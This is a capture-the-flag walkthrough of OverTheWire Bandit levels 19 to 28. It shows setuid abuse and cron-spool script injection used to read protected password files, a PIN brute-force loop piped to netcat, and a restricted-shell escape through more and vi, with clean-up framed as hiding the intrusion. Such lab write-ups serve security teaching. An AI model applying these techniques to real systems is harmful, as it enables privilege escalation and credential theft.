The goal of level 19 is to is to obtain password for next level by using the **setuid binary in the home directory** form the usual place for password in **/etc/bandit_pass** directory. Let's see what we have in our home directory:

```
bandit19@bandit:~$ ls
bandit20-do
bandit19@bandit:~$ file bandit20-do
bandit20-do: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-
bandit19@bandit:~$
```

We see a we have one file named *bandit20-do* and our file command shows that it is a *setuid ELF 32-bit LSB executable* and ss the instruction also suggests let execute it without any argument:

```
bandit19@bandit:~$ ./bandit20-do
Run a command as another user.
  Example: ./bandit20-do id
bandit19@bandit:~$
```

Cool! So we can use this to run any command as another user for this case as *bandit20* user I guess. This would definitely be useful.

Now if we check out the */etc/bandit_pass* directory we will see a lot's of file:

```
bandit19@bandit:~$ ls /etc/bandit_pass/
bandit0  bandit10  bandit12  bandit14  bandit16  bandit18  bandit2   bandit21  bandit23  bandit25  bandit27  bandit29
bandit1  bandit11  bandit13  bandit15  bandit17  bandit19  bandit20  bandit22  bandit24  bandit26  bandit28  bandit3
bandit19@bandit:~$
```

So the password for next level should be one file *bandit20*. Let's check out it's contents:

```
bandit19@bandit:~$ cat /etc/bandit_pass/bandit20
cat: /etc/bandit_pass/bandit20: Permission denied
bandit19@bandit:~$
```

Alas! We, the user *bandit19* doesn't have access to this file but we have a tool that can solve this problem. Yes, it is the *bandit20-do* setuid **binary executable**. Let's use it to achieve our goal:

```
bandit19@bandit:~$ ./bandit20-do cat /etc/bandit_pass/bandit20
```

Now that we have the password string, we should exit from the box.

Level 20

Entering the Level 20 machine using the password from previous level:

```
root@bandit:~# ssh bandit20@bandit.labs.overthewire.org -p 2220
```

If we go through the instructions of level 20, we will see that here we have a **setuid binary in the home directory** that **connects to localhost** on a **port that we will specify**, in the next line it will **read the password of this level** and **if matches it will return the password for next level**. If we list home directory we should see a *suconnect* file which is *setuid ELF 32-bit LSB executable*:

```
bandit20@bandit:~$ ls
suconnect
bandit20@bandit:~$ file suconnect
suconnect: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-li
bandit20@bandit:~$
```

If we execute it with out any argument like the previous level we see:

```
bandit20@bandit:~$ ./suconnect
Usage: ./suconnect <portnumber>
This program will connect to the given port on localhost using TCP. If it receives the correct password from the other
bandit20@bandit:~$
```

We have no port list or port range so we will use the *-p* flag of nmap to scan all port:

```
bandit20@bandit:~$ nmap -p- localhost

Starting Nmap 7.40 ( https://nmap.org ) at 2020-01-16 12:11 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00017s latency).
Not shown: 65525 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
113/tcp   open  ident
6013/tcp  open  x11
30000/tcp open  ndmps
30001/tcp open  pago-services1
30002/tcp open  pago-services2
30003/tcp open  amicon-fpsu-ra
31518/tcp open  unknown
31790/tcp open  unknown
39063/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.69 seconds
bandit20@bandit:~$
```

We have a lots of open port but I would like to start from the bottom of the list because top of list has port like *22 113* which runs well recognized services like *SSH* and *Identification Protocol*. So let's try with the last port *39063*:

```
bandit20@bandit:~$ ./suconnect 39063
Could not connect
bandit20@bandit:~$
```

No luck! If we try port *31790* we get a place to give input but after taking input it just stays stuck. We see the same for *31518*. In port *30003* we see a ourput:

```
bandit20@bandit:~$ ./suconnect 30003
Read: I am the pincode checker for user bandit25. Please enter the password for user bandit24 and the secr
ERROR: This doesn't match the current password!
bandit20@bandit:~$
```

So maybe we have many ports in the machine that takes something like a password of current level and a secret and returns the password for next level. Let's keep digging. Port *30002* gives us something similar port *30003* and port *30001*, *30000* same as port *31790* and *31518*. I went on and tried all the ports even SSH at *22*. It all failed in some way or other. So I decided to read the instructions again which I did for couple of times but could not get anything. It was getting frustrating. Finally, I got my break when I read the **Note** that said "Try connecting to your **own** network daemon". Can we do that? So for this to work we need one more ssh connection. We can use the *-l* flag of nc to start a listener with *-p* flag to specify source port and *-v* flag for verbose mode in the first terminal:

```
bandit20@bandit:~$ nc -lv -p 10101
```

From the second terminal we will connect to this port:

```
bandit20@bandit:~$ ./suconnect 10101
```

We can see that the courser is waiting for input. Let's press Ctrl + c to exit. If we check our first terminal we should see that we have or shall we say had a connection:

```
bandit20@bandit:~$ nc -lv -p 10101
listening on [any] 10101 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 53372
bandit20@bandit:~$
```

Now we can see the password of next level by sending the password of *bandit20* to a port from terminal 1:

```
bandit20@bandit:~$ cat /etc/bandit_pass/bandit20 | nc -lv 127.0.0.1 -p 10101
listening on [any] 10101 ...
```

It is waiting and waiting for us to connect. Now if we go to terminal 2 and connect to port *10101* with our setuid binary:

```
bandit20@bandit:~$ ./suconnect 10101
Read: password_strings_of_bandit20
Password matches, sending next password
bandit20@bandit:~$
```

In terminal 1 we should be able to see the password for next level.

Level 21

Into the Level 21 machine we go, obviously with ssh and password from Level 20:

```
root@bandit:~# ssh bandit21@bandit.labs.overthewire.org -p 2220
```

As the web page of level 21 says, a program is running automatically at **regular intervals from cron** and we should take a **look in /etc/cron.d/**. To know more about cron we can take a look at the cron - Wikipedia page. There we see that it comes from *crontab*. Now we have a command in Linux named crontab and the man page says the *-l* flag should show us the current *crontab*:

```
bandit21@bandit:~$ crontab -l
crontabs/bandit21/: fopen: Permission denied
bandit21@bandit:~$
```

Well we don't have permission. So let's see what we find in the */etc/cron.d/* directory:

```
bandit21@bandit:/etc/cron.d$ ls
atop  cronjob_bandit22  cronjob_bandit23  cronjob_bandit24
bandit21@bandit:/etc/cron.d$
```

We are in Level 21 machine so maybe the *cronjob_bandit22* could have something of value. Let's see the contains of file with cat:

```
bandit21@bandit:/etc/cron.d$ cat cronjob_bandit22
@reboot bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
* * * * * bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
bandit21@bandit:/etc/cron.d$
```

So we have two lines in crontab. Basically it has two part, the first one is a event or time and the second one is a command. For the first line the event is **After rebooting** and the command is running the **bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null** and for second line the event is **At every minute.** run the **bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null** command. The explanation and details can be found in the crontab(5) man page or we can cheat a bit by using crontab guru site.

Now that we know that the */usr/bin/cronjob_bandit22.sh* script is running *every minute*, time to take a closer look at it. First we will see the file permission and then the contents of the script:

```
bandit21@bandit:/etc/cron.d$ ls -la /usr/bin/cronjob_bandit22.sh
-rwxr-x--- 1 bandit22 bandit21 130 Oct 16  2018 /usr/bin/cronjob_bandit22.sh
bandit21@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit22.sh
#!/bin/bash
chmod 644 /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
cat /etc/bandit_pass/bandit22 > /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
bandit21@bandit:/etc/cron.d$
```

So from the permission we can see that we *bandit21* user can only read and execute the script but can't write to it. From the content of the script we can see that it changes the permission of a file in the */tmp* directory with chmod to give read-write permission to the user and read permission to the group and everyone. Then cat-s the password of *bandit22* user's password to the file. So we don't have access to the password file of *bandit22* user saved on */etc/bandit_pass/bandit22* nor we can modify the script to give it to us but we sure do have read access to the file in */tmp* directory. We can to see the password for Level 22 by:

```
bandit21@bandit:/etc/cron.d$ cat /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
```

Now exit from the machine.

Level 22

Entering the Level 22 machine using the password from previous level:

```
root@bandit:~# ssh bandit22@bandit.labs.overthewire.org -p 2220
```

The flag of this level is as same as the previous level where a program is running automatically at **regular intervals from cron** and we should take a **look in /etc/cron.d/** as per the instructions of level 22. Just like before if we run *crontab -l* we get permission denied. We let's take a look at the `/etc/cron.d/` directory:

```
bandit22@bandit:~$ ls /etc/cron.d/
atop  cronjob_bandit22  cronjob_bandit23  cronjob_bandit24
bandit22@bandit:~$
```

Just like before we will see the content of the *cronjob_bandit23* file:

```
bandit22@bandit:/etc/cron.d$ cat cronjob_bandit23
@reboot bandit23 /usr/bin/cronjob_bandit23.sh  &> /dev/null
* * * * * bandit23 /usr/bin/cronjob_bandit23.sh  &> /dev/null
bandit22@bandit:/etc/cron.d$
```

It's same like Level 22. Checking the file permission and contains of the script */usr/bin/cronjob_bandit23.sh*:

```
bandit22@bandit:/etc/cron.d$ ls -la /usr/bin/cronjob_bandit23.sh
-rwxr-x--- 1 bandit23 bandit22 211 Oct 16  2018 /usr/bin/cronjob_bandit23.sh
bandit22@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit23.sh
#!/bin/bash

myname=$(whoami)
mytarget=$(echo I am user $myname | md5sum | cut -d ' ' -f 1)

echo "Copying passwordfile /etc/bandit_pass/$myname to /tmp/$mytarget"

cat /etc/bandit_pass/$myname > /tmp/$mytarget
bandit22@bandit:/etc/cron.d$
```

This one has the same permission as previous level except for one little change people of group *bandit22* can execute it which can be very helpful to debug the script. The contents of the script may seem a bit hard at the first look but let's read it line by line:

- The 1st line is the Shebang that indicates that it is a bash script file.
- The 3rd line executes the *whoami* command and saves it value to the *myname* variable.
- The 4th line concats the string **"I am user "** and the variable **myname** then echo-s the string to md5sum command via pipe. The md5sum calculates the MD5 sum of the echo-ed string and pass to cut command. The man page of cut says that the *-d* flag helps cut to divide a string by a given delimiter and *-f* flag selects a specified number. Finally the value is saved in the *mytarget* variable.
- The 6th line just echos a string saying that "Copying passwordfile /etc/bandit_pass/$myname to /tmp/$mytarget" which if the variables are replace with values of our current user, *bandit22*; would say: "Copying passwordfile /etc/bandit_pass/bandit22 to /tmp/8169b67bd894ddbb4412f91573b38db3".
- The 8th line cat-s the contents of the */etc/bandit_pass/$myname* aka the password of a user to the file in */tmp* directory with the file name saved in *mytarget* variable.

We can see all this in action if we execute the script in debug mode of bash with the *-x* flag.

Now we can't write or modify the script. But if we can figure out the file name that will be saved in the */tmp* directory we can get the password. We know the script will be executed as *bandit23* user so the *myname* variable will be *bandit23*. The easy way to do it is to take the existing script, copy to a place we have write access, change the permission bit with chmod and modify it to change to fit our need:

```
bandit22@bandit:~$ mkdir -p /tmp/jonedoe22
bandit22@bandit:~$ cd /tmp/jonedoe22
bandit22@bandit:/tmp/jonedoe22$ cp /usr/bin/cronjob_bandit23.sh bandit23.sh
bandit22@bandit:/tmp/jonedoe22$ chmod 777 bandit23.sh
bandit22@bandit:/tmp/jonedoe22$ ls -la
total 305928
drwxr-sr-x 2 bandit22 root      4096 Jan 18 10:31 .
drwxrws-wt 1 root     root 313204736 Jan 18 10:33 ..
-rwxrwxrwx 1 bandit22 root       210 Jan 18 10:31 bandit23.sh
bandit22@bandit:/tmp/jonedoe22$
```

For the sake of simplicity we have given read-write-execute permission to user-group-everyone. Now let's modify the *myname* variable to set the value to be *bandit23* and execute it:

```
bandit22@bandit:/tmp/jonedoe22$ ./bandit23.sh
```

We should see the output of the echo command on line 6 and an additional error saying that the access to file in */tmp* directory is denied. Now if we take the file path and cat it we should see the password for Level 23. Let's do the clean up:

```
bandit22@bandit:/tmp/jonedoe22$ cd ..
bandit22@bandit:/tmp$ rm -r jonedoe22
bandit22@bandit:/tmp$
```

Now let's exit from the machine.

Level 23

Using the password from previous level, let's entering the Level 23 machine:

```
root@bandit:~# ssh bandit23@bandit.labs.overthewire.org -p 2220
```

Just like Level 22 the flag can obtained by exploiting a program running at **regular intervals from cron** via *cron* and we can check the files under **/etc/ cron.d/** directory to see how it is running.:

```
bandit23@bandit:/etc$ cd /etc/cron.d/
bandit23@bandit:/etc/cron.d$ ls
atop  cronjob_bandit22  cronjob_bandit23  cronjob_bandit24
bandit23@bandit:/etc/cron.d$ cat cronjob_bandit24
@reboot bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
* * * * * bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
bandit23@bandit:/etc/cron.d$
```

We see the same things as before. Let's move on to check the file permission and contents of the script:

```
bandit23@bandit:/etc/cron.d$ ls -la /usr/bin/cronjob_bandit24.sh
-rwxr-x--- 1 bandit24 bandit23 253 Oct 16  2018 /usr/bin/cronjob_bandit24.sh
bandit23@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit24.sh
#!/bin/bash

myname=$(whoami)

cd /var/spool/$myname
echo "Executing and deleting all scripts in /var/spool/$myname:"
for i in * .*;
do
        if [ "$i" != "." -a "$i" != ".." ];
        then
        echo "Handling $i"
        timeout -s 9 60 ./$i
        rm -f ./$i
        fi
done


bandit23@bandit:/etc/cron.d$
```

So we have as we are in *bandit23* group we can read-execute the script. Let's read the file line-by-line to understand what is happening:

- The 1st line is the Shebang that indicates that it is a bash script file.
- The 3rd line executes the *whoami* command and saves it value to the *myname* variable.
- The 5th line changes directory with cd to */var/spool/$myname*.
- The 6th line echo-s the line "Executing and deleting all scripts in /var/spool/$myname:". That means we have some file in */var/spool/$myname* which this scripts and the deletes them. If we resolve the *myname* variable to the user *bandit24* it would say "Executing and deleting all scripts in /var/spool/bandit24".
- The 7th line starts a for loop that goes through all the files and directories in the */var/spool/$myname* directory.
- The 9th line has an if condition that check if the file is not **.** and **..** then let's the program proceed.
- The 11th line echo-s the line "Handling $i" which should "Handling some-script.sh" if we resolve the variable *i* with a valid script name.
- The 12th line usages a command timeout with *-s* flag. If we load the man page for timeout command we would see in the description that it would start a command and kill it if the command is running after a mentioned time. The *-s* flag is used for specifying a signal on timeout. If we compare that to our command we would see that we are running a script from the directory and after 60 seconds we are sending signal 9 with the *-s* flag to kill the script.
- The 13th line removes the script with rm command with *-f* flag that forces the process.

Now as we can see the script itself is very simple that just executes all the scripts in the */var/spool/$myname* directory in the case of *bandit24* it would be */var/spool/bandit24*. We don't have any command that can help use to get use the password for user *bandit24*. If we see first **Note** in the instructions page we would see that it say's we need to **create our own first shell-script** and may be we can drop the script in the directory? Let's check the file permission of the */var/spool/bandit24* directory:

```
bandit23@bandit:~$ ls -la /var/spool/bandit24
ls: cannot open directory '/var/spool/bandit24': Permission denied
bandit23@bandit:~$
```

So we don't have permission inside the */var/spool/bandit24* directory but what permission does it have:

```
bandit23@bandit:~$ ls -la /var/spool/
total 1348
drwxr-xr-x  5 root root        4096 Oct 16  2018 .
drwxr-xr-x 11 root root        4096 Oct 16  2018 ..
drwxrwx-wx  7 root bandit24 1359872 Jan 18 13:06 bandit24
drwxr-xr-x  3 root root        4096 Oct 16  2018 cron
lrwxrwxrwx  1 root root           7 Oct 16  2018 mail -> ../mail
drwx------  2 root root        4096 Jan 14  2018 rsyslog
bandit23@bandit:~$
```

We can see that *root* and *bandit24* user have read-write-execute permission but everyone has write-execute permission but just not the read permission. That's why we get permission denied when we tried to list all the file in */var/spool/bandit24* directory. Now that we know that we have write access to the directory we can write our own script and put in on */var/spool/bandit24* what will be execute by *bandit24* user via the script. This will also delete that script from the */var/spool/bandit24* directory so we must keep a copy of the original shell. We can write a shell that will cat the password of *bandit24* user in our read-writable directory. First let's create a directory in */tmp* directory:

```
bandit23@bandit:/var/spool$ mkdir -p /tmp/jonedoe23
bandit23@bandit:/var/spool$ cd /tmp/jonedoe23
```

Now we will write the script. We will reuse the script from Level 21. The content is as follows:

```
bandit23@bandit:/tmp/jonedoe23$ cat get-pass.sh
#!/bin/bash
touch /tmp/jonedoe23/bandit24_pass
chmod 777 /tmp/jonedoe23/bandit24_pass
cat /etc/bandit_pass/bandit24 > /tmp/jonedoe23/bandit24_pass
bandit23@bandit:/tmp/jonedoe23$
```

We have a script name *get-pass.sh*. It creates a file named *bandit24_pass* in our read-writable directory */tmp/jonedoe23/* changes the permission bit to *777* so that everyone has read-write-execute permission and cat-s the password of */bandit24* to the previously created file *bandit24_pass*. Now let's change the scripts file permission to be executable and copy it to */var/spool/bandit24/*:

```
bandit23@bandit:/tmp/jonedoe23$ chmod +x get-pass.sh
bandit23@bandit:/tmp/jonedoe23$ cp get-pass.sh /var/spool/bandit24/
bandit23@bandit:/tmp/jonedoe23$
```

We can check current time with the date command. Once a new minute has started the script will be executed and we will have able to see the password with:

```
bandit23@bandit:/tmp/jonedoe23$ cat bandit24_pass
```

Little bit of clean up to remove the files and directories created:

```
bandit23@bandit:/tmp/jonedoe23$ cd ..
bandit23@bandit:/tmp$ rm -r jonedoe23
bandit23@bandit:/tmp$
```

Now exit from the machine.

Level 24

The Level 24 machine is accessible with password from previous level:

```
root@bandit:~# ssh bandit24@bandit.labs.overthewire.org -p 2220
```

The goal of level 24 it to get the password for Level 25 which can be will be provided to us if we connect to a daemon **listening on port 30002** which takes the **password for bandit24** and a **secret numeric 4-digit pincode**. Now as the instructions says there is no way to get the password **except by trying all of the 10000 combinations aka brute-forcing**. Doing this 10000 combination by hand would be a tiresome task. So we will write a script for this. But first check if we can connect to the daemon at port 30002 with nc:

```
bandit24@bandit:~$ nc localhost 30002
I am the pincode checker for user bandit25. Please enter the password for user bandit24 and the secret pincode on a si
Timeout. Exiting.
```

It was waiting for a input but it exited with a timeout. Now let's create a directory in */tmp* and create our script named *bandit25-brute-force.sh* with the following contents:

```
bandit24@bandit:/tmp/jonedoe24$ cat bandit25-brute-force.sh
#!/bin/bash

BANDIT24_PASS=""

for PIN in {0..9}{0..9}{0..9}{0..9}
do
    echo "$BANDIT24_PASS $PIN"
done | nc localhost 30002
```

Now the script is very very simple. As usual the first line contains Shebang to indicate that is is a bash script . The password for *bandit24* user will be saved in the *BANDIT24_PASS* variable in 3rd line. I have intentionally left it blank so make sure to put the password. The 5th line starts a for loop that will iterate first digit from 0 to 9 and so for the second, third and forth digit and save it in a variable named *PIN*. Next we are echo-ing the value of *BANDIT24_PASS* variable followed by a space, then followed by the value of *PIN* variable. The loop ends with the *done* syntax and everything gets piped it to the nc command.

The important thing to notice here is that this script it very rudimentary because it has no way of knowing that if we are successful thus it would keep trying after the goal is complete. So we need to keep a close eye when it is trying the different pin. Let's make it executable first and then execute it:

```
bandit24@bandit:/tmp/jonedoe24$ chmod +x bandit25-brute-force.sh
bandit24@bandit:/tmp/jonedoe24$ ./bandit25-brute-force.sh
I am the pincode checker for user bandit25. Please enter the password for user bandit24 and the secret pincode on a si
Wrong! Please enter the correct pincode. Try again.
Wrong! Please enter the correct pincode. Try again.
Wrong! Please enter the correct pincode. Try again.
... same error ...
Wrong! Please enter the correct pincode. Try again.
Wrong! Please enter the correct pincode. Try again.
Correct!
```

The next line will give use the password to go to next level. We will do the basic clean up and will exit the machine:

```
bandit24@bandit:/tmp/jonedoe24$ cd ..
bandit24@bandit:/tmp$ rm -r jonedoe24
bandit24@bandit:/tmp$ exit
```

Level 25

Entering the Level 25 machine using the password from previous level:

```
root@bandit:~# ssh bandit25@bandit.labs.overthewire.org -p 2220
```

The level 25 instructions says that going to next level should be **fairly easy** but the **default shell for bandit26 is not /bin/bash**. We need to **find out what it is, how it works and how to break out of it.**

Alright then, let's see what we have in the home directory of *bandit25* user with ls:

```
bandit25@bandit:~$ ls
bandit26.sshkey
bandit25@bandit:~$
```

We have a SSH key for *bandit26*. Maybe that it what the *fairly easy* part was about. If we check the file type we will see it is a SSH private key:

```
bandit25@bandit:~$ file bandit26.sshkey
bandit26.sshkey: PEM RSA private key
bandit25@bandit:~$
```

Let's use it to ssh into Level 26:

```
bandit25@bandit:~$ ssh -i bandit26.sshkey bandit26@localhost
Could not create directory '/home/bandit25/.ssh'.
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:98UL0ZWr85496EtCRkKlo20X3OPnyPSB5tB5RPbhczc.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/bandit25/.ssh/known_hosts).
This is a OverTheWire game server. More information on http://www.overthewire.org/wargames

Linux bandit 4.18.12 x86_64 GNU/Linux

--- rest of the motd ---

Connection to localhost closed.
```

So we can ssh into the machine but get kicked out because the *default shell for bandit26 is not /bin/bash*. The default shell for all users are saved in the */etc/passwd* file. Let's grep for *bandit26* user in the */etc/passwd* file see it's shell:

```
bandit25@bandit:~$ grep bandit26 /etc/passwd
bandit26:x:11026:11026:bandit level 26:/home/bandit26:/usr/bin/showtext
bandit25@bandit:~$
```

The last part with */usr/bin/showtext* is the default shell for user *bandit26*. Generally, a shell is a binary executable file like *bash*. Let's check the file type of the shell:

```
bandit25@bandit:~$ file /usr/bin/showtext
/usr/bin/showtext: POSIX shell script, ASCII text executable
bandit25@bandit:~$
```

We can see that for *showtext* shell is a *POSIX shell script, ASCII text executable*. That means we can see the contains of the file with cat:

```
bandit25@bandit:~$ cat /usr/bin/showtext
#!/bin/sh

export TERM=linux

more ~/text.txt
exit 0
bandit25@bandit:~$
```

If we check the script it is obvious form the Shebang that it is a sh script. The script *export* or *set*-'s the *TERM* environment variable to *linux* the shows us a text from the file saved in the home directory of user and named *text.txt*. Then it exit-s with code 0. I don't see any way to move forward. How about we try to give it a different shell?

```
bandit25@bandit:~$ ssh -i bandit26.sshkey bandit26@localhost /bin/sh
Could not create directory '/home/bandit25/.ssh'.
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:98UL0ZWr85496EtCRkKlo20X3OPnyPSB5tB5RPbhczc.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/bandit25/.ssh/known_hosts).
This is a OverTheWire game server. More information on http://www.overthewire.org/wargames

ls
^Cbandit25@bandit:~$
```

It just hangs there until *Ctrl + c* is pressed to exit. If we try the *-T* flag of ssh which *Disable pseudo-terminal allocation* gives the same result. For *-t* flag of the ssh command, which *Force pseudo-terminal allocation* we don't see the long motd, just the *bandit* ascii art:

```
bandit25@bandit:~$ ssh -t -i bandit26.sshkey bandit26@localhost /bin/sh
Could not create directory '/home/bandit25/.ssh'.
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:98UL0ZWr85496EtCRkKlo20X3OPnyPSB5tB5RPbhczc.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/bandit25/.ssh/known_hosts).
This is a OverTheWire game server. More information on http://www.overthewire.org/wargames


  _                     _ _ _   ___   __
 | |                   | (_) | |__ \ / /
 | |__   __ _ _ __   __| |_| |_   ) / /_
 | '_ \ / _` | '_ \ / _` | | __| / / '_ \
 | |_) | (_| | | | | | (_| | | |_ / /| (_) |
 |_.__/ \__,_|_| |_|\__,_|_|\__|____\___/
Connection to localhost closed.
bandit25@bandit:~$
```

So we are going back to analyzing our shell *showtext*. Let's see the contains of the script again:

```
bandit25@bandit:~$ cat /usr/bin/showtext
#!/bin/sh

export TERM=linux

more ~/text.txt
exit 0
bandit25@bandit:~$
```

We have 3 things here: *export*, more and exit. We see that *export* has no man page:

```
bandit25@bandit:~$ man export
No manual entry for export
bandit25@bandit:~$
```

But help is here to rescue:

```
bandit25@bandit:~$ export --help
export: export [-fn] [name[=value] ...] or export -p
Set export attribute for shell variables.

Marks each NAME for automatic export to the environment of subsequently
executed commands.  If VALUE is supplied, assign VALUE before exporting.

Options:
  -f    refer to shell functions
  -n    remove the export property from each NAME
  -p    display a list of all exported variables and functions

An argument of `--' disables further option processing.

Exit Status:
Returns success unless an invalid option is given or NAME is invalid.
bandit25@bandit:~$
```

We see the *-f* flag that can refer to shell functions but I am not knowledgeable enough. Moving into more. If we run grep on the man page of more for "command", we would see:

```
bandit25@bandit:~$ man more | grep command
        Options are also taken from the environment variable MORE (make sure to precede them with a dash (-)) but comm
        Interactive commands for more are based on vi(1).  Some commands may be preceded by a decimal number, called k
                  h or ?    Help; display a summary of these commands.  If you forget all other commands, remember thi
                  !command or :!command
                                          Execute command in a subshell.
                  .         Repeat previous command.
        The more command respects the following environment variables, if they exist:
        VISUAL The editor the user prefers.  Invoked when command key v is pressed.
        The more command appeared in 3.0BSD.  This man page documents more version 5.19 (Berkeley 6/29/88), which is c
        The more command is part of the util-linux package and is available from Linux Kernel Archive (ftp://ftp.kerne
bandit25@bandit:~$
```

We see that we have an option to give interactive commands based on vi and pressing *v* invokes the vi. We let's try that. But wait how do we get into more-'s interactive mode? The only time more enters an interactive mode when it has more text then the screen size. So first we need to re-size our screen to make it very small so that no more then 5 lines are seen at a time. Then ssh into the *bandit26* account:

```
bandit25@bandit:~$ ssh -i bandit26.sshkey bandit26@localhost
```

When we type *yes* after a bit of *motd* we should see something like *--More--(83%)*. It would mean we are in interactive mode. Now let's active the vi mode by pressing *v*. At least some success! Now how do we get the password for *bandit26* user? If we run grep for command in the man page of vi we see a lot of flag but they are *flag* that we can't use there. Let's check up on the web with see the content of a file while in vim and our trusty *instant answer panel* says that we can do that by pressing *:* and then typing **r** and the **filename**. We know that the password for user *bandit26* is in **/etc/bandit_pass/bandit26**. If we do *:* then type: *r /etc/bandit_pass/bandit26* we will see a warning with **Warning: Changing a readonly file** and lot of info about the file like owned by, file name, date etc. If we press *q* to exit we will see the password in the screen. Now exit from the machine.

Level 26

It was very tough for me to get the password for previous level. Let's use it to entering the Level 26 machine:

```
root@bandit:~# ssh bandit26@bandit.labs.overthewire.org -p 2220
```

Oh no! We are still getting the same error that we got when we first tried to login into Level 25. Though we have the password for this user, the default shell is same *showtext* which only works in re-sized screen via vi. If we run grep with **shell** in the man page of vi we see there is a option to **start shell commands** but we can't see any more details. Maybe we can change the default shell of our *bandit26* user? If we search in the web with set shell variable inside vi we land in a Stack Overflow thread were we see that it is possible to set the shell variable value by pressing *:* and typing *set shell=/bin/bash* and then we would press *:* and type *shell* to go to the bash shell of user *bandit26*:

```
:shell
bandit26@bandit:~$
```

The instructions for level 26 just says that "Good job getting a shell! Now hurry and grab the password for bandit27!" No clues! Let's see the files in the home directory with ls:

```
bandit26@bandit:~$ ls
bandit27-do  text.txt
bandit26@bandit:~$
```

So we have 2 files *bandit27-do* and *text.txt* file. The *bandit27-do* file seems interesting. If we check the file permission of the file with the *-la* flag of ls command:

```
bandit26@bandit:~$ ls -la bandit27-do
-rwsr-x--- 1 bandit27 bandit26 7296 Oct 16  2018 bandit27-do
bandit26@bandit:~$
```

We can see that we are in the files group and group users have execution permission. Let's try to see the password of *bandit27* user from it's usual location */etc/bandit_pass/bandit27*:

```
bandit26@bandit:~$ ./bandit27-do cat  /etc/bandit_pass/bandit27
```

Well that was easy! We should be able to see the 33 character log string which is the flag for this level. Now we can exit from the machine.

Level 27

Use the password from Level 26 to ssh into the machine:

```
root@bandit:~# ssh bandit27@bandit.labs.overthewire.org -p 2220
```

We can see in the level 27 web page that we have a **git repository at ssh://bandit27-git@localhost/home/bandit27-git/repo** the password for **bandit27-git is the same as bandit27**. We have to **Clone the repository to find the password**. So let's start by cloning the repository with git-s git-clone command using the password of *bandit27* user. But to do that we need to create a directory in */tmp* where we have read-write-execute access:

```
bandit27@bandit:~$ mkdir -p /tmp/jonedoe27
bandit27@bandit:~$ cd /tmp/jonedoe27
bandit27@bandit:/tmp/jonedoe27$ git clone ssh://bandit27-git@localhost/home/bandit27-git/repo
Cloning into 'repo'...
Could not create directory '/home/bandit27/.ssh'.
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:98UL0ZWr85496EtCRkKlo20X3OPnyPSB5tB5RPbhczc.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/bandit27/.ssh/known_hosts).
This is a OverTheWire game server. More information on http://www.overthewire.org/wargames

bandit27-git@localhost's password:
remote: Counting objects: 3, done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 3 (delta 0), reused 0 (delta 0)
Receiving objects: 100% (3/3), done.
bandit27@bandit:/tmp/jonedoe27$
```

Now that we have the *repo* repository, let's take a look inside the directory to see what it has:

```
bandit27@bandit:/tmp/jonedoe27$ ls repo/
README
bandit27@bandit:/tmp/jonedoe27$
```

One *README* is all we got. Checking the file contains of the *README* file gives us the password for next level:

```
bandit27@bandit:/tmp/jonedoe27$ cat repo/README
```

Now clean up the file for make it hard to detect our intrusion and exit the machine:

```
bandit27@bandit:/tmp/jonedoe27$ cd ..
bandit27@bandit:/tmp$ rm -rf jonedoe27
bandit27@bandit:/tmp$ exit
logout
```

Level 28

Entering the Level 28 machine using the password from previous level:

```
root@bandit:~# ssh bandit28@bandit.labs.overthewire.org -p 2220
```

The goal for level 28 is same as before. Get the password for next level from a **git repository at ssh://bandit28-git@localhost/home/bandit28-git/repo** and use **bandit28's password when asked for bandit28-git's password as the are same**. So we will follow the same path to create a directory in */tmp* directory and clone the *repo* repository and list it's files and directories:

```
bandit28@bandit:~$ mkdir -p /tmp/jonedoe28
bandit28@bandit:~$ cd /tmp/jonedoe28
bandit28@bandit:/tmp/jonedoe28$ git clone ssh://bandit28-git@localhost/home/bandit28-git/repo
Cloning into 'repo'...
Could not create directory '/home/bandit28/.ssh'.
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:98UL0ZWr85496EtCRkKlo20X3OPnyPSB5tB5RPbhczc.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/bandit28/.ssh/known_hosts).
This is a OverTheWire game server. More information on http://www.overthewire.org/wargames
```

```
bandit28-git@localhost's password:
remote: Counting objects: 9, done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 9 (delta 2), reused 0 (delta 0)
Receiving objects: 100% (9/9), done.
Resolving deltas: 100% (2/2), done.
bandit28@bandit:/tmp/jonedoe28$ ls repo/
README.md
bandit28@bandit:/tmp/jonedoe28$
```

Same as before we see a *README.md* file. If we see the contents of the file with cat:

```
bandit28@bandit:/tmp/jonedoe28$ cat repo/README.md
# Bandit Notes
Some notes for level29 of bandit.

## credentials

- username: bandit29
- password: xxxxxxxxxx

bandit28@bandit:/tmp/jonedoe28$
```

